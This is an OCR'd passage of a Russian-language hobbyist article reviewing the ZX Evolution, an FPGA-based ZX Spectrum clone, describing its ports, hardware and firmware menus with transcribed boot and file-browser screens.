
На плате имеется разъем для подключения дисковода и жесткого диска форм-фактора IDE, то есть к ZX Evolution можно присобачить не только винчестер, но и стандартный пятидюймовый или трехдюймовый флопик. Но и это еще не все: на самой плате смонтирован слот для SD-карт, а значит, в твоем распоряжении оказывается как минимум три разных способа загрузки спектрумовских программ — выбирай, какой больше нравится.

На этом перечень достоинств ZX Evolution отнюдь не исчерпывается. Я помню, сколько головной боли у меня возникло, когда я пытался состыковать классический «Спектрум» с современным ЖК-телевизором. Ни один из купленных мною конвертеров RGB-VGA толком не заработал, а поиск более-менее живого телека с «полным» разъемом SCART превратился в увлекательный квест, который, впрочем, завершился безоговорочным успехом — телевизор я все-таки раздобыл на сайте бесплатных объявлений. В ZX Evolution эта проблема вообще не возникает: на плате есть стандартный VGA-порт (работающий через аппаратный скандаблер), к которому можно подключить любой монитор.



На плате есть не только слот для SD, но и VGA-выход

Кроме него, предусмотрены два порта PS/2 для подключения мыши и клавиатуры. Правда, зачем на «Спектруме» мышь, я так и не понял, зато возможность присоединить к машине любую клаву, хоть укороченную, хоть полноразмерную IBM-совместимую, очень радует. Еще есть порт RS-232 для подключения внешних устройств вроде игровых манипуляторов, модемов или для соединения с другим компьютером. Дополнительно имеется аудиовыход (поддерживаются звуковые интерфейсы AY, Beeper, Covox) и магнитофонный вход Tape-In. Вот, кстати, еще один способ загрузки программ в ZX Evolution: бытовой магнитофон или его эмулятор на базе какого-нибудь Arduino. Так, например, выглядит мой.



Эмулятор кассетного магнитофона на Arduino

В целом ты получаешь стандартный, в общем-то, комплект: системный блок, клавиатура, мышь, монитор. Только вместо винды или какого-нибудь линукса картинка на этом самом мониторе немножечко другая.

```
128
 Tape Loader
 128 BASIC
 Calculator
 48 BASIC
 Tape Tester

© 1986 Sinclair Research Ltd
```


ZX Evolution в действии

На самой плате тоже смонтировано много интересного: два разъема ZXBUS для подключения периферии — как минимум для ZX Evolution есть продвинутый саундбластер и комбинированная USB/сетевая плата с портами RJ45 под витую пару и одним USB-A для флешек. Еще на плате имеется неполный LPT, к которому можно присоединить принтер, JTAG, AVR ISP для периферийного контроллера ATmega128, дополнительный видеовыход RGB с отдельным питанием и разъем для подключения механической клавиатуры и джойстика.

Сам комп собран на основе классического процессора Zilog Z80 на частоте 3,5/7/14 МГц, при этом вся остальная логика реализована с использованием FPGA Altera EP1K50 (кроме звукового сопроцессора AY-3-8910 и контроллера дисковода). Объем ПЗУ составляет 512 Кбайт, а вот оперативки — целых 4 Мбайт: никаким «пентагонам» и «скорпионам» такое даже не снилось! Большой объем оперативной памяти позволяет использовать в ZX Evolution виртуальный рамдиск, из которого запускается выбранное юзером приложение. Впрочем, о том, как работает софтовая часть этого «мега-Спектрума», я сейчас расскажу чуть подробнее.

СОФТВАРЬ

Первое, что ты видишь, когда впервые включаешь свой ZX Evolution, — интерфейс базовой прошивки, который загружается из ПЗУ практически мгновенно после того, как на плату подано питание.




```
EVO Reset Service v0.58.09                    22 58 13
ZX-Evolution 4096 Kb                          23.11.25
www.nedopc.com                                 48K VGA
Baseconf: ZXEvo 4M 25.05.2019 beta
AVR Boot: ZXEvoAVRBoot 23.01.2012

1-4.TR-DOS Drive:   C     Main menu
Y.Virtual Drive:    C      Z.TR-DOS boot
M.Memory Lock:     off     F.File browse
W.CPU frequency:   3,5     T.Tape load
L.Emu tape load:    on     B.HDD boot
G.RESET=> EVO Service      D.CD boot
E.Reload FONT:      on     X.Perfect Cmd
J.Type FONT:       ATM     S.TR-DOS
N.Automount TRD:    on     I.48k basic
                           U.128k basic
                           C.Setup
Ramdisk: NONE              R.Service
Mount A: NONE
Mount B: NONE
Mount C: NONE
Mount D: NONE

H.Help
```

Интерфейс базовой прошивки ZX Evolution

Кому как, а лично мне он не показался удобным, хотя это, безусловно, дело привычки — немного поработав с этим компом, ты быстро адаптируешься к его не слишком интуитивной логике. Итак, у нас имеется один виртуальный Ramdisk, букву которого можно выбрать нажатием клавиши **Y**, и четыре штуки виртуальных дисководов от **A** до **D**. В каждом из этих накопителей можно смонтировать один образ диска или спектрумовской программы: ZX Evolution понимает несколько распространенных форматов совместимых с ZX Spectrum файлов, среди которых **TAP**, **TRD** — образ диска файловой системы TR-DOS и **SCL** — отечественный аналог **TRD**. Такое файло можно без проблем отыскать в архивах старого софта и на торрентах.

Чтобы выбрать файл для считывания на виртуальный носитель, в главном меню предусмотрен специальный пункт File browse — он показывает список файлов на подключенном к компьютеру накопителе: SD-карте, винчестере или дискете.



```
File browser                          22 58 47
 G                                    23.11.25
 H                                     48K VGA
 I
 J
 K
 L
 M                                    ot
 N                                    se
 O
 P
 PRESS                                md
 Q
 R
 System Volume Information            c
 S
 SBOR
 SYSTEM
 T
 U
 V
 W
 X
 D.Drive  ENTER.Run/Load  V.View
```

Просмотр файлов

